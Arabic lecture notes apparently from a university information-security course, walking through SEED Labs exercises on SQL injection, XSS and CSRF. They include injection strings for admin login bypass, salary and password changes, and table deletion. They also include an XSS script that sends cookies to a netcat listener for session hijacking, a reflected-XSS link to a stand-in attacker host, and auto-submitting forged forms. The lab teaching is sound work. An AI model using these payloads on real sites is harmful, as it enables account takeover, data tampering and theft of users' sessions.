



Web security

مشترك

14/10/2019

RB Informatics ; أمن نظم المعلومات

في محاضرة اليوم سنتحدث عن أنواع الهجمات عبر الشبكة وأيضاً بالتعرف على البنية التي سنتعامل معها في التطبيقات العملية للمادة وتنفيذ بعض التمارين عليها .

Web security

من أنواع الهجمات عبر الويب هي :

- Cross-Site Request Forgery Attack
- Cross-Site Scripting Attack
- SQL Injection Attack

➤ ولتنفيذ هذه attacks سنعمل على بنية seedlabs

➤ ان browsers لديها اليات تمنع القيام بعمليات attack ولكن في البنية التي سنتعامل معها تم تعطيل هذه الاليات بغرض التعليم .

➤ يتم العمل على برنامج virtual box او vmware وتنصيب البيئة وهي نظام تشغيل ابونتو

Sql Injection

حقن الداتا هي واحدة من أشهر تقنيات القرصنة في الويب

وهي أيضاً تقنية قد تقوم بتدمير قاعدة المعطيات

تعتمد على كتابة كود خبيث باستعمال SQL وتعليماتها من خلال ال input في صفحة الويب

Sql Injection – Sql Statements

نعلم ان تعليمة select تكون بالشكل :

```
SELECT column1, column2, ...
FROM table_name
WHERE condition;
```

: UPDATE تعليمة

```
UPDATE table_name  
SET column1 = value1, column2 = value2, ...  
WHERE condition;
```

:INSERT INTO تعليمة

```
INSERT INTO table_name (column1, column2, column3, ...)  
VALUES (value1, value2, value3, ...);
```

: DELETE تعليمة

```
DELETE FROM table_name WHERE condition;
```

إذا كيف يعمل SQL Injection ؟

نعلم أن التعليمة ضمن الأكواد ستكتب بالشكل :

```
txtSQL = "SELECT * FROM Users WHERE UserId = '$InputUserId'";
```

ويمكن للمتحوّل InputUserId أن تأخذ القيم :

```
1' or '=' (or 1=1)
```

```
1'; update users set ... #
```

```
1'; drop table users;#
```

```
1'; delete from users where 1=1;#
```

وجود إشارة ' يقوم بإغلاق ال query فإن كل ما يأتي بعدها يعتبر من المتغير InputUserId


وجود إشارة # تمثل أن يتم تجاهل كل ما يأتي بعدها

SQL Injection Tasks :

Task (1):

Hack into 'Admin' account

الحل : لتحقيق ذلك نبدأ أولاً بالعمل على البنية seed labs ونقوم بفتح موقع sql injection



SQLi Lab

www.seedlabsqlinjection.cc 67%

SEEDLABS

Employee Profile Login

USERNAME Username


PASSWORD Password

Login

Copyright © SEED LABS

ولتسجيل الدخول نكتب ضمن حقل username : التعليمة :

a'where name = "admin"; #



Task (2) :

Login as Alice ,go to edit profile and change her salary to something big

الحل : نكتب في حقل Nickname

الرقم المراد = Alice ',salary

Alice's Profile Edit

NickName	<input type="text" value="alice' "/>
Email	<input type="text" value="alice',salary=500#"/> <input type="text" value="alice',salary=1#"/>
Address	<input type="text" value="Address"/>
Phone Number	<input type="text" value="PhoneNumber"/>
Password	<input type="password" value="Password"/>

Copyright © SEED LABs

Task (3):

While you are logged in as Alice .change Boby's salary

الحل : أيضا في تعديل بروفایل أليس ,نكتب في حقل Nickname

Alice ',salary = رقم where name = 'Boby';#

Alice's Profile Edit

NickName	<input type="text" value="name='Boby';#"/>
Email	<input type="text" value="Email"/>
Address	<input type="text" value="Address"/>

Task (4):

While you are logged in as Alice ,change Bobby's password to 555

نعلم أن كلمة المرور لا يتم تخزينها بصورتها العادية لذلك لا يمكننا كتابة التعليمة

Alice ' ,password= '555' where name = 'Boby';#

نقوم بفتح terminal وكتابة التعليمة

Echo -n '555' | openssl sha1

أو

Echo -n '555' | openssl md5

فإن التعليمتين السابقتين سيقومان بالتشفير لكلمة المرور 555 وعرض النتيجة ضمن terminal

ننسخ القيمة الناتجة ونضعها مع التعليمة التي سنقوم بكتابتها في حقل Nickname عند القيام ب update profile من حساب أليس

Alice ' , Password= 'القيمة من الترمينال' Where name = 'Boby' ; #

Cross-site scripting (XSS)

- هو ناقل لضخ الشيفرة الضارة أو كود ضار (js or html) في تطبيق ويب ضعيف
- أحد أكثر الأهداف شيوعا هو مواقع الويب التي تتيح للمستخدمين مشاركة المحتوى
- يمكن سرقة بيانات الضحية مثل cookies المخزنة في الجلسة
- من خلال استغلال ثغرات XSS يمكن تجاوز سياسات المتصفحات لحماية البيانات
- هذه الثغرات الأمنية تؤدي إلى هجمات واسعة النطاق
- قام باستخدام هذه الثغرة Samy Kamkan لموقع myspace في 2005 وفيه أي شخص يزور حساب شخص مصاب يصل الهجوم إليه
- إذا كان كود js لديك كبير بالإمكان استخدام ملف js مرتبط

إذا للملفات نوعين :

- مخزن
 - عاكس (Reflected) أي مع روابط مثل
- <http://forum.com?q=news<\script'.20src='http://hackersite.com/hack.js'>>

Cross-Site Scripting (XSS) task

Task 1:

يريد Charlie ان يضيف نفسه الى أصدقاء اليس , كيف ينفذ ذلك

نفتح موقع csrf lab وهو عبارة عن شبكة اجتماعية بسيطة تحوي مجموعة من الأعضاء , ونسجل دخول بحساب alice وكلمة المرور seedalice

لدى اليس أصدقاء ويرغب Charlie في ان يكون احد اصدقائها ولكنها لم ترسل له طلب فيكتب في صفحته الشخصية كود يجعل اليس تضيفه دون ان تفعل ذلك فعليا الكود هو :

About me

Visual editor


```
<h1>this page forge an http get request</h1>

<p></p>
```

شرح الكود:

هو تاغ ل image تحوي رابط الموقع الذي كانت فيه alice وفيه action الذي هو addfriend والقيمة هي friend=42 الذي هو Charlie (بالإمكان معرفة هذا الرقم باستخدام inspect في المتصفح على members ويظهر الرقم + token)

تظهر صفحة Charlie بالشكل



وبعد زيارة الصفحة نلاحظ انه تمت إضافة Charlie الى قائمة الأصدقاء , يمكن له أيضا ارسال رسالة تحوي رابط صفحته واذا قامت اليس بفتحه سيتم اضافته أيضا

Latest activity



Charlie is now a friend with Alice just now



Task 2:

✓ سنقوم بعمل تنصت من حساب Bobby إلى حساب Alice للحصول على cookies الخاصة بها

نفتح موقع XSS ثم نقوم بتسحيل الدخول إلى حساب Bobby (كلمة المرور seedboby) وسنضع كود js في

بروفايله عن طريق :
Edit profile

الكتابة في حقل about me وذلك بعد تعديل نمط الكتابة إلى edit html , الكود التالي :

```
<script>
document.write('<img src=http://link?c='+ encodeURIComponent(document.cookie) + ' >');
</script>
```

شرح الكود

يقوم الكود السابق عند تعليمة document.write بطباعة المعلومات التي يحصل عليها

التاغ هو لوضع صورة (لكنها فعليا وهمية) وتقوم عند src بتحويل أي شخص يدخل إلى البروفايل بتحويله إلى البورت 127.0.0.1 ونحصل على cookie من document.cookie

Display name

Boby

About me

Visual editor

```
<script>
document.write('<img src=http://127.0.0.1:5555?c='+ encodeURIComponent(document.cookie) + ' >');
</script>
```

Public

نقوم بفتح terminal وكتابة تعليمة التنصت (netcat)

```
/bin/bash
[11/10/19]seed@VM:~$ nc -l 5555 -v -k
Listening on [0.0.0.0] (family 0, port 5555)
```

نفتح نافذة خاصة من المتصفح من أجل أن يعتبر كمتصفح آخر ونسجل دخول الى حساب Alice ثم بالبحث عن الأعضاء members نفتح حساب Bobby
بالعودة إلى terminal نلاحظ أننا قد حصلنا على cookies الخاصة بـ Alice

```
/bin/bash 66x24
[11/10/19]seed@VM:~$ nc -l 5555 -v -k
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted (family 2, sport 34490)
GET /?c=Elgg=oie29ce84615ofavfs7oh8rpo2 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/boby
Connection: keep-alive
```

من أجل الاستفادة من cookie , نأخذ cookie أليس ونعمل copy عنها ونذهب إلى حساب Bobby
من tools ← developer tools ← developer tool bar نلاحظ ظهور مربع أحمر مكتوب عليه private
بالضغط عليه مرتين تظهر storage
من storage نجد value بالضغط عليها مرتين تصبح قابلة للتعديل نقوم بعمل paste لقيمة ال cookie ثم بعمل refresh لحساب Bobby سيفتح معنا حساب أليس

Cross-site Request Forgery (CSRF)

- المستخدم الضحية في هذه الحالة لديه جلسة فعالة لموقع موثوق أثناء زيارته لموقعه الضار
- ال browser يقوم بإرسال cookies بأي حال إذا كان الموقع Cross أو ال Site الأساسي الذي نقوم بتسجيل الدخول اليه

- يحقق الموقع الضار طلب HTTP للموقع الموثوق به في جلسة المستخدم الضحية مما يتسبب في حدوث أضرار
- يمكن لل attacker جذب الضحية إلى الموقع الضار (برسالة أو بريد الكتروني ...)
- يتم عمل الهجوم مع طلبات GET أو POST

الفرق بين GET request و post request

GET req : يتم إرسال المعلومات في URL
 Post req : يتم إرسال المعلومات مثل في edit profile أي تكون في Inner data ل html وذلك عند حفظ
 تعديلات صفحة

Task :

فتح موقع csrf
 تسجيل الدخول إلى حساب أليس وفتح جلسة تصفح خاصة وتسجيل الدخول إلى حساب Bobby
 أرسل طلب صداقة إلى Alice من حساب Bobby
 Alice لن تقبل الطلب , لذا Bobby يستاء ويقرر أن يجبرها على اضافته عن طريق csrf
 إذا قامت Alice بزيارة صفحة Bobby ستقوم بإضافته إلى قائمة أصدقائها أو بالنقر على رابط موقع ضار (عن طريق
 طلب GET كما نفذنا سابقا عندما أضاف Charlie نفسه إلى قائمة أصدقائها)
 وبإمكان Bobby جعل Alice تنشر على صفحتها "Boby is my hero" عن طريق (post req)
لكن ماذا يحتاج لفعل ذلك ؟

-نعلم أنه عند إرسال POST يتم حفظ التعديلات في صفحة لذلك يجب على ال attacker معرفة عنوان URL الذي
 يجب أن نرسل عليه الطلب
 - عليه معرفة الحقول التي يجب تعبئتها حتى يتم كتابتها بشكل صحيح ضمن الكود الذي سينفذ attack باستخدامه
 الكود :


```

window.onload = function() {
  var fields="";
  fields += "<input type='hidden' name='parameter1' value='value1'>";
  fields += "<input type='hidden' name='parameter2' value='value2'>";
  var p = document.createElement("form");
  p.action = "ActionLink";
  p.method = "Method";
  p.innerHTML = fields;
  document.body.appendChild(p);
  p.submit();
};
  
```

- Window.onload : عندما تحمل أليس الصفحة سيتم طباعة ما تم توليده ضمن ال function
- لدينا متغير fields من نوع string يضاف لها في كل مرة ال input المراد تعبئته وتم استعمال hidden حتى لا يبدو أن هناك ما يتعدل ضمن الصفحة
- نقوم بإنشاء ال form ونضيف لها option بال رابط الخاص بال post
- يتم تعبئة الداتا الخاصة بالفورم من المتغير fields , ويتم ارسال المعلومات , (يجب تعبئة الحقول الخاصة بال form لمنع ظهور errors لحقول فارغة)
- يترك للطالب معرفة كيفية الحصول على URL

التنفيذ :

1. يبدأ boby بتغيير brief description الخاصة به لمراقبة طلب HTTP Header Live. حيث ان HTTP Header Live هي extention يتم اضافتها الى المتصفح بالإمكان من خلالها معرفة الروابط التي يمكن الارسال عليها



2. نقوم بإنشاء ملف index.html لتغيير ال brief description :

```

Terminal
GNU nano 2.5.3      File: /var/www/CSRF/Attacker/index.html

Homework CSRF2
</h1>
<script type="text/javascript">
function post(url,fields)
{
var p = document.createElement("form");

p.action= url;
p.innerHTML = fields;
p.target="_self";
p.method="post";

document.body.appendChild(p);

p.submit();
}
function csrf_hack()
{
var fields:
^G Get Help      ^O Write Out    ^W Where Is     ^K Cut Text     ^J Justify     ^C Cur Pos
^X Exit          ^R Read File   ^\ Replace     ^U Uncut Text  ^T To Spell   ^_ Go To Line

p.method="post";
document.body.appendChild(p);

p.submit();
}
function csrf_hack()
{
var fields:
fields += "<input type='hidden' name='name' value='Alice' />";
fields += "<input type='hidden' name='description' value=' ' />";
fields += "<input type='hidden' name='accesslevel[description]' value='2' />";
fields += "<input type='hidden' name='briefdescription' value='Boby is my hero' />";
fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2' />";
fields += "<input type='hidden' name='location' value=' ' />";
fields += "<input type='hidden' name='accesslevel[location]' value='2' />";
fields += "<input type='hidden' name='guid' value='42' />";

```

3. يقوم Bobby بإنشاء blog يحوي الكود الخبيث بحيث عندما تضغط Alice عليه تتغير ال brief description لها .

Blogs > Boby


csrf attack




By Bobby just now

<http://www.csrlabattacker.com/>

4. ملف Alice قبل زيارة الرابط



5. ملف Alice بعد زيارة الرابط



-انتهت المحاضرة -